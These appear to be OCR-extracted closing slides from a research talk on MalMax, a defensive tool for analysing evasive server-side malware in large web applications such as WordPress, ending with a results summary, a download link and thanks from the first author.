
- Analyzing sophisticated and evasive server-side malware
- MalMax's **M**ulti-**a**spect e**X**ecution engine features with **"Counter-factual Execution"** and **"Cooperative Isolated Execution"**
- Dealing with large real-world applications.
  - Server-side malware are often injected into large applications (e.g., Wordpress)
  - Extensive **evaluation on real-world website deployments**
- MalMax allow us to find **1,485 malware** that were not detected by VirusTotal

Thank you very much!

- MalMax is publicly available:
  https://malmax.s3.amazonaws.com/malmax.html

Greetings from the first author!
Abbas Naderi-Afooshteh

Multi-aspect Execution – Where we stand?



Cooperative Isolated Execution covers more code.

Multi-aspect Execution creates executions with more contextual information.